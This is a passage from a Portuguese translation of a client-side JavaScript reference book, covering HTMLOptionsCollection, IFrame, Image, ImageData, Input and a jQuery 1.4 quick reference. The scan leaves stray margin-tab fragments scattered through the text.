HTMLFormControlsCollection é um *HTMLCollection* especializado, usado por elementos *Form* para representar coleções de controles de formulário. Assim como com *HTMLCollection*, você pode indexá-lo numericamente como um array ou tratá-lo como um objeto e indexá-lo com os nomes ou identificações de controles de formulário. Os formulários *HTML* frequentemente possuem vários controles (normalmente botões de opção ou caixas de seleção) que têm o mesmo valor de seus atributos *name*, sendo que um *HTMLFormControlsCollection* trata isso de forma diferente de como um *HTMLCollection* normal faria.

Quando uma propriedade de um *HTMLFormControlsCollection* é lida e o formulário contém mais de um elemento com essa propriedade como nome, o *HTMLFormControlsCollection* retorna um objeto semelhante a um array com todos os controles de formulário que compartilham o nome.

Além disso, o objeto semelhante a um array retornado tem uma propriedade *value* que retorna o atributo *value* do primeiro botão de opção com esse nome marcado. Você pode até configurar essa propriedade *value* para marcar o botão de opção com o valor correspondente.

HTMLOptionsCollection

uma coleção de elementos *Option*

HTMLCollection

HTMLOptionsCollection é um *HTMLCollection* especializado que representa o elementos *Option* dentro de um elemento *Select*. Ele anula o método *namedItem()* para manipular vários elementos *Option* com o mesmo nome e define métodos para adicionar e remover elementos. Por motivos históricos, *HTMLOptionsCollection* define uma propriedade *length* gravável que pode ser configurada para truncar ou estender a coleção.

Propriedades

unsigned long **length**

Essa propriedade retorna o número de elementos na coleção. No entanto, ao contrário da propriedade *length* de um *HTMLCollection* normal, essa não é somente de leitura. Se você a configura com um valor menor do que o atual, a coleção de elementos *Option* é truncada e os que não estão mais na coleção são removidos do elemento *Select* contêiner. Se você configura *length* com um valor maior do que o atual, elementos `<option/>` vazios são criados e adicionados ao elemento *Select* e na coleção.

long **selectedIndex**

O índice do primeiro elemento *Option* selecionado no conjunto ou -1, caso nenhum elemento *Option* esteja selecionado. Você pode configurar essa propriedade para alterar o item selecionado.

Métodos

void **add**(*Element* opção, [*any* antes])

Insere a opção (que deve ser um elemento `<option>` ou `<optgroup>`) nessa coleção (e no elemento *Select*), na posição especificada por *antes*. Se *antes* é *null*, a insere no fim. Se *antes* é um índice inteiro,

Referência de JavaScript do lado do cliente **923**

a insere antes do item que está atualmente nesse índice. Se *antes* é outro *Element*, insere a opção antes desse elemento.

Element **item**(*unsigned long* índice)

HTMLOptionsCollection herda esse método de *HTMLCollection*. Ele retorna o elemento no índice especificado ou *null*, caso índice esteja fora do limite. Você também pode indexar a coleção diretamente com colchetes, em vez de chamar esse método explicitamente.

object **namedItem**(string nome)

Esse método retorna todos os elementos *Option* da coleção que tenham o nome ou a identificação especificada. Se nenhum elemento corresponder, retorna null. Se um elemento *Option* corresponder, retorna esse elemento. Se mais de um elemento corresponder, retorna um *NodeList* desses elementos. Note que é possível indexar um *HTMLOptionsCollection* diretamente, usando nome como um nome de propriedade, em vez de chamar esse método explicitamente.

void **remove**(long índice)

Ja

Esse método remove o elemento `<option>` no índice especificado na coleção. Se for chamado sem *v*

Ref

aS

do client

argumentos ou com um argumento que esteja fora do limite, pode remover o primeiro elemento da **cripto do lado**

erência de

coleção.

e

IFrame

um `<iframe>` HTML

Node, Element

Um objeto *IFrame* representa um elemento `<iframe>` em um documento HTML. Se você pesquisar um `<iframe>` usando `getElementById()` ou uma função de consulta semelhante, vai obter um objeto *IFrame*. Contudo, se acessar o `<iframe>` por meio da propriedade `frames` do objeto *Window* ou usando o nome do `<iframe>` como propriedade da janela contêiner, vai obter o objeto *Window* representado pelo `<iframe>`.

Propriedades

readonly Document **contentDocument**

O documento contido nesse elemento `<iframe>`. Se o documento exibido no `<iframe>` é de uma origem diferente, a política da mesma origem (Seção 13.6.2) vai impedir o acesso a esse documento.

readonly Window **contentWindow**

O objeto Window do `<iframe>`. (O `frameElement` desse objeto Window vai ser uma referência para esse objeto `IFrame`.)

string **height**

A altura, em pixels CSS, do `<iframe>`. Essa propriedade espelha o atributo HTML `height`.

string **name**

O nome do `<iframe>`. Essa propriedade espelha o atributo HTML `name` e seu valor pode ser usado como `target` de objetos `Link` e `Form`.

readonly DOMSettableTokenList **sandbox**

Essa propriedade espelha o atributo HTML5 `sandbox` e permite consultá-lo e configurá-lo como uma string ou como um conjunto de símbolos individuais.

924 Parte IV Referência de JavaScript do lado do cliente O atributo `sandbox` especifica que o navegador deve impor restrições de segurança adicionais para conteúdo não confiável exibido em um `<iframe>`. Se o atributo `sandbox` estiver presente, mas vazio, o conteúdo de `<iframe>` será tratado como se fosse de uma origem diferente, não vai poder executar scripts, não vai poder exibir formulários e não vai poder mudar o local de sua janela contêiner. O atributo `sandbox` também pode ser configurado como uma lista de símbolos separados por espaços, cada um dos quais revogando uma dessas restrições de segurança adicionais. Os símbolos válidos são “allow-same-origin”, “allow-scripts”, “allow-forms” e “allow-top-navigation”.

O atributo `sandbox` ainda não estava amplamente implementado quando este livro estava sendo escrito. Consulte uma referência sobre HTML para ver mais detalhes.

boolean **seamless**

Essa propriedade espelha o atributo HTML `seamless`. Se é `true`, o

navegador deve renderizar o conteúdo do `<iframe>` de modo que pareça fazer parte do documento contêiner. Isso significa, em parte, que o navegador deve aplicar os estilos CSS do documento contêiner no conteúdo do `<iframe>`.

O atributo `seamless` foi introduzido como parte de HTML5 e ainda não estava amplamente implementado quando este livro estava sendo escrito.

string **src**

Essa propriedade espelha o atributo `src` do `<iframe>`: ela especifica o URL do conteúdo de um quadro.

string **srcdoc**

Essa propriedade espelha o atributo HTML `srcdoc` e especifica o conteúdo do `<iframe>` como uma *string*. O atributo `srcdoc` foi introduzido recentemente como parte de HTML5 e ainda não era implementado quando este livro estava sendo escrito.

string **width**

A largura, em pixels CSS, do `<iframe>`. Essa propriedade espelha o atributo HTML `width`.

Image

um elemento `<img>` em um documento HTML

Node, Element

Um objeto `Image` representa uma imagem incorporada em um documento HTML com uma tag

`<img>`. As imagens que aparecem em um documento são coletadas no array `document.images[]`.

A propriedade `src` do objeto `Image` é a mais interessante. Quando essa propriedade é configurada, o navegador carrega e exibe a imagem especificada pelo novo valor. Isso permite efeitos visuais, como imagens rebatidas e animações. Consulte a Seção 21.1 para ver exemplos.

Você pode criar objetos `Image` fora da tela simplesmente criando novos elementos `<img>` com `document.createElement()` ou com a construtora `Image()`. Note que essa construtora não tem um argumento para especificar a imagem a ser carregada: para carregar uma imagem, basta configurar a propriedade `src` de seu objeto `Image`. Para exibir a imagem realmente,

insira o objeto Image no documento.

Referência de JavaScript do lado do cliente 925

Construtora

`new Image([unsigned long largura, unsigned long altura])` Você pode criar um novo objeto Image como criaria qualquer elemento HTML com document.

`createElement()`. Entretanto, por motivos históricos, JavaScript do lado do cliente também define a construtora `Image()` para fazer a mesma coisa. Se os argumentos largura ou altura são especificados, eles configuram os atributos `width` e `height` da tag `<img>`.

Propriedades

Além das propriedades listadas aqui, os elementos Image também expõem os seguintes atributos HTML como propriedades de JavaScript: `alt`, `usemap`, `ismap`.

`readonly boolean complete`

true se nenhum src de imagem foi especificado ou se a imagem foi baixada completamente.

false, caso contrário.

Ja

`unsigned long height`

v

Ref

aS

do client

cript do lado

erência de

A altura na tela com que a imagem é exibida, em pixels CSS. Configure isso para mudar a altura da imagem.

e

readonly unsigned long **naturalHeight**

A altura intrínseca da imagem.

readonly unsigned long **naturalWidth**

A largura intrínseca da imagem.

string **src**

O URL da imagem. Configurar essa propriedade faz a imagem especificada ser carregada. Se o objeto Image foi inserido no documento, a nova imagem será exibida.

unsigned long **width**

A largura, em pixels CSS, com que a imagem é realmente exibida na tela. Você pode configurar isso para mudar o tamanho da imagem na tela.

ImageData

um array de dados de pixel de um <canvas>

Um objeto ImageData contém as componentes vermelho, verde, azul e alfa (transparência) de uma região retangular de pixels. Obtém um objeto ImageData com os métodos createImageData() ou getImageData() do objeto CanvasRenderingContext2D de uma tag <canvas>.

As propriedades width e height especificam as dimensões do retângulo de pixels. A propriedade data é um array que contém os dados de pixel. Os pixels aparecem no array data[] da esquerda para a direita e de cima para baixo. Cada pixel consiste em quatro valores de byte representando os componentes R, G, B e A, nessa ordem. Assim, os componentes de cor de um pixel em (x,y) dentro de um objeto ImageData image podem ser acessados como segue: $\text{var offset} = (x + y * \text{image.width}) * 4;$

```
var red = image.data[offset];
```

```
var green = image.data[offset + 1];
```

926 Parte IV Referência de JavaScript do lado do cliente

```
var blue = image.data[offset + 2];
```

```
var alpha = image.data[offset + 3];
```

O array `data[]` não é um array verdadeiro de JavaScript, mas um objeto semelhante a um array otimizado, cujos elementos são inteiros entre 0 e 255. Os elementos são de leitura/gravação, mas o comprimento do array é fixo. Para qualquer objeto `ImageData i`, `i.data.length` será sempre igual a `i.width * i.height * 4`.

Propriedades

`readonly byte[] data`

Uma referência somente de leitura para um objeto semelhante a um array de leitura/gravação cujos elementos são bytes.

`readonly unsigned long height`

O número de linhas dos dados de imagem.

`readonly unsigned long width`

O número de pixels por linha de dados.

Input

um elemento HTML `<input>`

`Node`, `Element`, `FormControl`

Um objeto `Input` representa um elemento `<input>` de formulário HTML. Sua aparência e comportamento dependem de seu atributo `type`: um elemento `Input` poderia representar um campo de entrada de texto simples, uma caixa de seleção, uma caixa de opção, um botão ou um elemento de seleção de arquivos, por exemplo. Como um elemento `<input>` pode representar tantos tipos de controles de formulário, o elemento `Input` é um dos mais complicados. Consulte a Seção 15.9 para uma visão geral dos formulários HTML e elementos de formulário. Note que algumas das propriedades importantes do elemento `Input` (como `type`, `value`, `name` e `form`) estão documentadas em `FormControl`.

Propriedades

Além das propriedades listadas aqui, os elementos `Input` também implementam todas as propriedades definidas por `Element` e `FormControl`. As propriedades marcadas com um asterisco nesta lista foram definidas recentemente por HTML5 e, quando este livro estava sendo escrito, ainda não eram amplamente implementadas.

`string accept`

Quando `type` é `"file"`, essa propriedade é uma lista de tipos MIME separados por vírgulas especificando os tipos de arquivos que podem ser selecionados. As strings `"audio/*"`, `"video/*"` e

`"image/*"` também são válidas. Espelha o atributo `accept`.

string `autocomplete`

É `true` se o navegador pode preencher previamente esse elemento `Input` com um valor de uma sessão anterior. Espelha o atributo `autocomplete`. Consulte também a propriedade `autocomplete` de `Form`.

boolean `checked`

Para elementos de entrada que podem ser marcados, essa propriedade especifica se o elemento está

`"marcado"` ou não. Configurar essa propriedade muda a aparência visual do elemento de entrada.

Referência de JavaScript do lado do cliente 927

boolean `defaultChecked`

Para elementos de entrada que podem ser marcados, essa propriedade especifica o estado da marcação inicial do elemento. Quando o formulário é redefinido, a propriedade `checked` é restaurada ao valor dessa propriedade. Espelha o atributo `checked`.

string `defaultValue`

Para elementos com um valor textual, essa propriedade contém o valor inicial exibido pelo elemento. Quando o formulário é redefinido, o elemento é restaurado a esse valor. Espelha o atributo `value`.

readonly `File[] files`

Para elementos cujo valor de `type` é `"file"`, essa propriedade é um objeto semelhante a um array do objeto (ou objetos) `File` selecionado pelo usuário.

string `formAction`*

Para elementos botão de envio, essa propriedade especifica um valor que anula a propriedade `action` do formulário contêiner. Espelha o atributo `formaction`.

Jav Ref

aS

do client

string **formEnctype***

cript do lado

erência de

Para elementos botão de envio, essa propriedade especifica um valor que anula a propriedade e

enctype do formulário contêiner. Espelha o atributo formenctype.

string **formMethod***

Para elementos botão de envio, essa propriedade especifica um valor que anula a propriedade method do formulário contêiner. Espelha o atributo formmethod.

boolean **formNoValidate***

Para elementos botão de envio, essa propriedade especifica um valor que anula a propriedade noValidate do formulário contêiner. Espelha o atributo formnovalidate.

string **formTarget***

Para elementos botão de envio, essa propriedade especifica um valor que anula a propriedade target do formulário contêiner. Espelha o atributo formtarget.

boolean **indeterminate**

Para caixas de seleção, essa propriedade especifica se o elemento está em um estado indeterminado (nem marcado, nem não marcado). Essa propriedade não espelha um atributo HTML: você só pode configurá-la com JavaScript.

readonly **Element list***

Um elemento <datalist> contendo elementos <option> que um navegador pode usar como sugestões ou valores de preenchimento automático.

string **max***

Um valor máximo válido para esse elemento *Input*.

long **maxLength**

Se *type* é “text” ou “password”, essa propriedade especifica o número máximo de caracteres que o usuário pode inserir. Note que isso não é igual à propriedade *size*. Espelha o atributo *maxlength*.

string **min***

Um valor máximo válido para esse elemento *Input*.

928 Parte IV Referência de JavaScript do lado do cliente *boolean*
multiple*

true se o elemento de entrada deve aceitar mais de um valor do *type* especificado. Espelha o atributo *multiple*.

string **pattern***

O texto de uma expressão regular a que a entrada deve corresponder para ser considerada vá-

lida. Essa propriedade usa sintaxe de expressão regular de JavaScript (sem as barras à esquerda e à direita), mas note que a propriedade é uma *string* e não um objeto *RegExp*. Note também que, para ser considerada válida, a *string* de entrada inteira deve corresponder ao padrão e não apenas uma substring. (É como se o padrão começasse com *^* e terminasse com *\$*.) Essa propriedade espelha o atributo *pattern*.

string **placeholder**

Uma *string* de texto curta que vai aparecer dentro do elemento *Input* como um *prompt* para o usuário. Quando o usuário focalizar o elemento, o texto de espaço reservado vai desaparecer e um cursor para inserção aparecerá. Essa propriedade espelha o atributo *placeholder*.

boolean **readOnly**

Se for *true*, esse elemento *Input* não pode ser editado. Espelha o atributo *readonly*.

boolean **required***

Se for *true*, o formulário contêiner não será considerado válido se o

usuário não inserir um valor nesse elemento Input. Espelha o atributo `required`.

`readonly` Option **`selectedOption`***

Se a propriedade `list` estiver definida e `multiple` for `false`, essa propriedade retorna o filho do elemento Option selecionado de `list`, caso haja um.

`unsigned long` **`selectionEnd`**

Retorna ou configura o índice do primeiro caractere de entrada após o texto selecionado. Consulte também `setSelectionRange()`.

`unsigned long` **`selectionStart`**

Retorna ou configura o índice do primeiro caractere selecionado no elemento `<textarea>`.

Consulte também `setSelectionRange()`.

`unsigned long` **`size`**

Para elementos Input que permitem entrada de texto, essa propriedade especifica a largura do elemento em caracteres. Espelha o atributo `size`. Compare com `maxLength`.

`string` **`step`***

Para tipos de entrada numéricos (incluindo entrada de data e hora), essa propriedade especifica a granularidade ou tamanho do passo dos valores de entrada permitidos. Essa propriedade pode ser a string “any” ou um número em ponto flutuante. Espelha o atributo `step`.

`Date` **`valueAsDate`***

Retorna o `value` do elemento (consulte `FormControl`) como um objeto `Date`.

`double` **`valueAsNumber`***

Retorna o `value` do elemento (consulte `FormControl`) como um número.

Referência de JavaScript do lado do cliente **929**

Métodos

Além dos métodos listados aqui, os elementos Input também implementam todos os métodos definidos por `Element` e `FormControl`. Os métodos

marcados com um asterisco nessa lista foram definidos recentemente por HTML5 e, quando este livro estava sendo escrito, ainda não eram amplamente implementados.

void select()

Esse método seleciona todo o texto exibido por esse elemento Input. Na maioria dos navegadores, isso significa que o texto é realçado e que o novo texto digitado pelo usuário substitui o texto realçado, em vez de ser anexado nele.

void setSelectionRange(unsigned long início, unsigned long fim) *Esse método seleciona o texto exibido nesse elemento Input, começando no caractere na posição início e continuando até (mas não incluindo) o caractere em fim.*

void stepDown([long n])*

Jav Ref

Para elementos que suportam a propriedade step, diminui o valor atual por n passos.

aS

do client

cript do lado

erência de

void stepUp([long n])*

e

Para elementos que suportam a propriedade step, aumenta o valor atual por n passos.

jQuery

jQuery 1.4

Descrição

Esta é uma referência rápida da biblioteca jQuery. Consulte o Capítulo 19 para ver detalhes completos sobre a biblioteca e exemplos de seu uso. Esta página de referência está organizada e formatada de forma diferente das outras desta seção de referência. Ela usa as seguintes convenções nas assinaturas de método: os argumentos denominados *sel* são seletores da jQuery. Os argumentos denominados *ind* são índices inteiros. Os argumentos denominados *elt* ou *elts* são elementos do documento ou objetos semelhantes a um array de elementos do documento. Os argumentos denominados *f* são funções callback e parênteses aninhados são usados para indicar os argumentos que a jQuery vai passar para a função fornecida. Colchetes indicam argumentos opcionais. Se um argumento opcional for seguido de um sinal de igualdade e um valor, esse valor será usado quando o argumento for omitido. O valor de retorno de uma função ou de um método vem após o parênteses de fechamento e dois pontos. Métodos sem nenhum valor de retorno especificado retornam o objeto jQuery no qual são chamados.

Função fábrica da jQuery

A função jQuery é um espaço de nomes para uma variedade de funções utilitárias, mas também é a função fábrica para criar objetos jQuery. `jQuery()` pode ser chamada de todas as maneiras mostradas a seguir, mas sempre retorna um objeto jQuery representando um conjunto de elementos do documento (ou o próprio objeto `Document`). O símbolo `$` é um pseudônimo para jQuery e você pode usar `$()`, em vez de `jQuery()`, em cada uma das formas a seguir: **930** Parte IV Referência de JavaScript do lado do cliente `jQuery( sel [, contexto = document])`

Retorna um novo objeto jQuery representando os elementos do documento que são descendentes de contexto e correspondem à string seletora *sel*.

`jQuery( elts)`

Retorna um novo objeto jQuery representando os elementos especificados. *elts* pode ser um único elemento do documento ou um array ou objeto semelhante a um array (como um `NodeList` ou outro objeto jQuery) de elementos do documento.

`jQuery( html, [ props])`

Analisa *html* como uma string de texto formatado em HTML e retorna um

novo objeto jQuery contendo um ou mais elementos de nível superior da string. Se `html` descreve uma única tag HTML, `props` pode ser um objeto especificando atributos HTML e rotinas de tratamento de evento para o elemento recentemente criado.

`jQuery( f )`

Registra `f` como uma função a ser chamada quando o documento estiver carregado e pronto para ser manipulado. Se o documento já está pronto, `f` é chamada imediatamente como um método do objeto documento. Retorna um objeto jQuery contendo apenas o objeto documento.

Gramática de seletor jQuery

A gramática de seletor jQuery é muito parecida com a gramática de seletor CSS3 e está explicada em detalhes na Seção 19.8.1. A seguir está um resumo:

Seletores de tag, classe e identificação simples

`* tagname`

`.classname`

`#id`

Combinações de seletor

$A B$

B como descendente de A

$A > B$

B como filho de A

$A + B$

B como um irmão após A

$A \sim B$

B como irmão de A

Filtros de atributo

$[attr]$

tem atributo

$[attr = val]$

tem atributo com valor val

$[attr! = val]$

não tem atributo com valor val

$[attr^ = val]$

o atributo começa com val

$[attr\$ = val]$

o atributo termina com val

$[attr^* = val]$

o atributo inclui val

$[attr\sim = val]$

o atributo inclui val como palavra

[attr] = val]

o atributo começa com val e um hífen opcional

Filtros de tipo de elemento

:button

:header :password :submit

:checkbox :image :radio :text

:file :input :reset

Referência de JavaScript do lado do cliente **931**

Filtros de estado de elemento

:animated :disabled :hidden

:visible

:checked :enabled

:selected

Filtros de posição de seleção

:eq(n)

:first

:last

:nth(n)

:even

:gt(n)

:lt(n)

:odd

Filtros de posição de documento

:first-child

:nth-child(n)

:last-child

:nth-child(even)

:only-child

:nth-child(odd)

:nth-child($xn + y$)

Filtros diversos

:contains(text)

:not(selector)

:empty

:parent

Jav Ref

:has(selector)

aS

do client

cript do lado

erência de

Métodos e propriedades básicos da jQuery

e

Estes são os métodos e propriedades básicos de objetos jQuery. Eles não alteram a seleção ou os elementos selecionados de nenhuma maneira, mas permitem consultar e iterar pelo conjunto de elementos selecionados. Consulte a Seção 19.1.2 para ver os detalhes.

context

O contexto (ou elemento raiz) sob o qual a seleção foi feita. Esse é o segundo argumento de `$()` ou o objeto `Document`.

each(f(ind, elt))

Chama *f* uma vez, como método de cada elemento selecionado. Para de iterar se a função retorna *false*. Retorna o objeto jQuery no qual foi chamada.

get(ind):elt

get():array

Retorna o elemento selecionado do índice especificado no objeto jQuery. Você também pode usar indexação de array com colchetes normal. Sem argumentos, `get()` é sinônimo de `toArray()`.

index():int

index(sel):int

index(elt):int

Sem argumentos, retorna o índice do primeiro elemento selecionado dentre seus irmãos. Com um argumento seletor, retorna o índice do primeiro elemento selecionado dentro do conjunto de elementos que correspondem ao seletor *sel* ou *-1*, caso não seja encontrado. Com um argumento de elemento, retorna o índice de *elt* nos elementos selecionados ou *-1*, caso não seja encontrado.

is(sel):boolean

Retorna *true* se pelo menos um dos elementos selecionados também corresponde a *sel*.

932 Parte IV Referência de JavaScript do lado do cliente `length`

O número de elementos selecionados.

map(f(ind, elt)):jQuery

Chama *f* uma vez como método de cada elemento selecionado e retorna um novo objeto jQuery contendo os valores retornados, com valores *null* e *undefined* omitidos e valores de array achatados.

selector

A string seletora passada originalmente para \$().

size():int

Retorna o valor da propriedade length.

toArray():array

Retorna um array verdadeiro dos elementos selecionados.

Métodos de seleção da jQuery

Os métodos descritos nesta seção alteram o conjunto de elementos selecionados, filtrando-os, adicionando novos elementos ou usando os elementos selecionados como pontos de partida para novas seleções. Na jQuery 1.4 e posteriores, as seleções são sempre classificadas na ordem do documento e não contêm duplicatas. Consulte a Seção 19.8.2.

add(sel, [contexto])

add(elts)

add(html)

Os argumentos de add() são passados para \$() e a seleção resultante é mesclada na seleção atual.

andSelf()

Adiciona na seleção o conjunto de elementos selecionados anteriormente (da pilha).

children([sel])

Seleciona filhos dos elementos selecionados. Sem argumentos, seleciona todos os filhos. Com um seletor, seleciona apenas os filhos coincidentes.

closest(sel, [contexto])

Seleciona o ascendente mais próximo de cada elemento selecionado correspondente a sel e descendente de contexto. Se contexto é omitido, a propriedade context do objeto jQuery é usada.

contents()

Seleciona todos os filhos de cada elemento selecionado, incluindo nós de texto e comentários.

end()

Retira da pilha interna, restaurando a seleção ao estado em que estava antes do último método de alteração de seleção.

eq(ind)

Seleciona apenas o elemento selecionado com o índice especificado. Na jQuery 1.4, índices negativos contam a partir do fim.

Referência de JavaScript do lado do cliente **933**

filter(sel)

filter(elts)

filter(f(ind):boolean)

Filtra a seleção de modo a incluir somente os elementos que correspondam ao seletor sel, que estejam incluídos no objeto semelhante a um array elts ou para os quais a função predicado f retorna true quando chamada como método do elemento.

find(sel)

Seleciona todos os descendentes de qualquer elemento selecionado que corresponda a sel.

first()

Seleciona apenas o primeiro elemento selecionado.

has(sel)

has(elt)

Filtra a seleção para incluir apenas os elementos selecionados com um descendente correspon-Ja

dente a sel ou que sejam ascendentes de elt.

v

Ref

aS

do client

cript do lado

erência de

last()

Seleciona apenas o último elemento selecionado.

e

next([sel])

Seleciona o próximo irmão de cada elemento selecionado. Se sel é especificado, exclui os que não correspondem.

nextAll([sel])

Seleciona todos os irmãos após cada elemento selecionado. Se sel é especificado, exclui os que não correspondem.

nextUntil(sel)

Seleciona os irmãos após cada elemento selecionado, até (mas não incluindo) o primeiro irmão que corresponda a sel.

not(sel)

not(elts)

not(f(ind):boolean)

É o oposto de filter(). Filtra a seleção para excluir os elementos que correspondem a sel, que estão incluídos em elts ou para o quais f retorna true. elts pode ser apenas um elemento ou um objeto semelhante a um array de elementos. f é chamada como método de cada elemento selecionado.

offsetParent()

Seleciona o ascendente posicionado mais próximo de cada elemento selecionado.

parent([sel])

Seleciona o pai de cada elemento selecionado. Se sel é especificado, exclui qualquer um que não corresponda.

`parents([ sel])`

Seleciona os ascendentes de cada elemento selecionado. Se sel é especificado, exclui qualquer um que não corresponda.

934 *Parte IV Referência de JavaScript do lado do cliente* `parentsUntil( sel)`

Seleciona os ascendentes de cada elemento selecionado, até (mas não incluindo) o primeiro que corresponda a sel.

`prev([ sel])`

Seleciona o irmão anterior de cada elemento selecionado. Se sel é especificado, exclui qualquer um que não corresponda.

`prevAll([ sel])`

Seleciona todos os irmãos antes de cada elemento selecionado. Se sel é especificado, exclui os que não correspondem.

`prevUntil( sel)`

Seleciona os irmãos anteriores a cada elemento selecionado, até (mas não incluindo) o primeiro irmão que corresponda a sel.

`pushStack( elts)`

Insere o estado atual da seleção para que possa ser restaurado com `end()` e, então, seleciona os elementos do array `elts` (ou do objeto semelhante a um array).

`siblings([ sel])`

Seleciona os irmãos de cada elemento selecionado, excluindo o próprio elemento. Se sel é especificado, exclui os irmãos que não correspondem.

`slice( indinicial, [ indfinal])`

Filtra a seleção para incluir somente os elementos com índice maior ou igual a `indinicial` e menor (mas não igual) do que `indfinal`. Índices negativos contam para trás, a partir do fim da seleção. Se `indfinal` é omitido, a propriedade `length` é usada.

Métodos de elemento da jQuery

Os métodos descritos aqui consultam e configuram atributos HTML e propriedades de estilo CSS

dos elementos. As funções callback setter com um argumento chamado atual recebem o valor atual daquilo para o que estiverem calculando um novo valor. Consulte a Seção 19.2.

addClass(nomes)

addClass(f(ind, atual):nomes)

Adiciona o nome (ou nomes) de classe CSS no atributo class de cada elemento selecionado.

Ou chama f como método de cada elemento para calcular o nome (ou nomes) de classe a adicionar.

attr(nome):value

attr(nome, valor)

attr(nome, f(ind, atual):value)

attr(obj)

Com um argumento de string, retorna o valor do atributo nomeado para o primeiro elemento selecionado. Com dois argumentos, configura o atributo nomeado de todos os elementos selecionados com o valor especificado ou chama f como método de cada elemento para calcular um valor. Com apenas um argumento objeto, usa os nomes de propriedade como nomes de atributo e os valores de propriedade como valores de atributo ou como funções de cálculo de atributo.

Referência de JavaScript do lado do cliente 935

css(nome):value

css(nome, valor)

css(nome, f(ind, atual):value)

css(obj)

É como attr(), mas consulta ou configura atributos de estilo CSS, em vez de atributos HTML.

data():obj

data(chave):value

data(chave, valor)

data(obj)

Sem argumentos, retorna o objeto data do primeiro elemento selecionado. Com um argumento de string, retorna o valor da propriedade nomeada desse objeto data. Com dois argumentos, configura a propriedade nomeada do objeto data de todos os elementos selecionados com o valor especificado. Com um argumento objeto, substitui o objeto data de todos os elementos selecionados.

Jav Ref

aS

hasClass(nome):boolean

do client

cript do lado

erência de

Retorna true se qualquer um dos elementos selecionados inclui nome em seu atributo class.

e

height():int

height(h)

height(f(ind, atual):int)

Retorna a altura (não incluindo preenchimento, borda ou margem) do primeiro elemento selecionado ou configura a altura de todos os elementos selecionados como h ou com o valor calculado pela chamada de f como método de cada elemento.

innerHeight():int

Retorna a altura mais o preenchimento do primeiro elemento selecionado.

innerWidth():int

Retorna a largura mais o preenchimento do primeiro elemento selecionado.

`offset():coords`

`offset( coords)`

`offset( f( ind, atual):coords)`

Retorna a posição X e Y (em coordenadas do documento) do primeiro elemento selecionado ou configura a posição de todos os elementos selecionados como coords ou com o valor calculado pela chamada de f como método de cada elemento. As coordenadas são especificadas como objetos com propriedades top e left.

`offsetParent():jQuery`

Seleciona o ascendente posicionado mais próximo de cada elemento selecionado e o retorna em um novo objeto jQuery.

`outerHeight([ margens = false]):int`

Retorna a altura mais o preenchimento e a borda. E se margens é true, as margens do primeiro elemento selecionado.

936 *Parte IV Referência de JavaScript do lado do cliente* `outerWidth([ margens = false]):int`

Retorna a largura mais o preenchimento e a borda. E se margens é true, as margens do primeiro elemento selecionado.

`position():coords`

Retorna a posição do primeiro elemento selecionado em relação ao ascendente posicionado mais próximo. O valor de retorno é um objeto com propriedades top e left.

`removeAttr( nome)`

Remove o atributo nomeado de todos os elementos selecionados.

`removeClass( nomes)`

`removeClass( f( ind, atual):names)`

Remove o nome (ou nomes) especificado do atributo class de todos os elementos selecionados. Se é passada uma função, em vez de uma string, a chama como método de cada elemento para calcular o nome (ou nomes) a

ser removido.

removeData([chave])

Remove a propriedade nomeada do objeto data de cada elemento selecionado. Se não for especificado nenhum nome de propriedade, remove o próprio objeto data inteiro.

scrollLeft():int

scrollLeft(int)

Retorna a posição da barra de rolagem horizontal do primeiro elemento selecionado ou a configura para todos os elementos selecionados.

scrollTop():int

scrollTop(int)

Retorna a posição da barra de rolagem vertical do primeiro elemento selecionado ou a configura para todos os elementos selecionados.

toggleClass(nomes, [adicionar])

toggleClass(f(ind, atual):names, [adicionar]) Alterna o nome (ou nomes) de classe especificado na propriedade class de cada elemento selecionado. Se f for especificada, a chama como método de cada elemento selecionado para calcular o nome (ou nomes) a ser alternado. Se adicionar for true ou false, adiciona ou remove os nomes de classe, em vez de alterná-los.

val():value

val(valor)

val(f(ind, atual)):value

Retorna o valor do formulário ou o estado da função ou seleção do primeiro elemento selecionado ou configura o valor ou estado da seleção de todos os elementos selecionados como valor ou com o valor calculado pela chamada de f como método de cada elemento.

width():int

width(w)

width(f(ind, atual):int)

Retorna a largura (não incluindo preenchimento, borda ou margem) do primeiro elemento selecionado ou configura a largura de todos os elementos selecionados como *w* ou com o valor calculado pela chamada de *f* como método de cada elemento.

Referência de JavaScript do lado do cliente **937**

Métodos de inserção e exclusão da jQuery

Os métodos descritos aqui inserem, excluem e substituem conteúdo de documento. Nas assinaturas de método a seguir, o argumento conteúdo pode ser um objeto jQuery, uma string de HTML ou um elemento individual do documento, e o argumento alvo pode ser um objeto jQuery, um elemento individual do documento ou uma string seletora. Consulte a Seção 19.2.5 e a Seção 19.3 para ver mais detalhes.

after(conteúdo)

after(f(ind):content)

Insere conteúdo após cada elemento selecionado ou chama *f* como método de (e insere seu valor de retorno após) cada elemento selecionado.

append(conteúdo)

append(f(ind, html):content)

Anexa conteúdo em cada elemento selecionado ou chama *f* como método de (e anexa seu valor de retorno em) cada elemento selecionado.

Jav Ref

aS

do client

appendTo(alvo):jQuery

cript do lado

erência de

Anexa os elementos selecionados no fim de cada elemento alvo especificado, clonando-os e

conforme for necessário, se houver mais de um alvo.

before(conteúdo)

before(f(ind):content)

É como after(), mas faz as inserções antes dos elementos selecionados, em vez de depois deles.

clone([dados=false]):jQuery

Faz uma cópia profunda de cada um dos elementos selecionados e retorna um novo objeto jQuery representando os elementos clonados. Se dados é true, clona também os dados (incluindo as rotinas de tratamento de evento) associados aos elementos selecionados.

detach([sel])

É como remove(), mas não exclui quaisquer dados associados aos elementos desanexados.

empty()

Exclui o conteúdo de todos os elementos selecionados.

html():string

html(textoHtml)

html(f(ind, atual):htmlText)

Sem argumentos, retorna o conteúdo do primeiro elemento selecionado como uma string formatada em HTML. Com um argumento, configura o conteúdo de todos os elementos selecionados com o textoHtml especificado ou com o valor retornado pela chamada de f como método desses elementos.

insertAfter(alvo):jQuery

Insere os elementos selecionados após cada elemento alvo, clonando-os conforme for necessário, caso haja mais de um alvo.

insertBefore(alvo):jQuery

Insere os elementos selecionados antes de cada elemento alvo, clonando-os conforme for necessário, caso haja mais de um alvo.

938 *Parte IV Referência de JavaScript do lado do cliente prepend(conteúdo)*

prepend(f(ind, html):content)

É como append(), mas insere o conteúdo no início de cada elemento selecionado, em vez de no fim.

prependTo(alvo):jQuery

É como appendTo(), exceto que os elementos selecionados são inseridos no início dos elementos do alvo, em vez de no fim.

remove([sel])

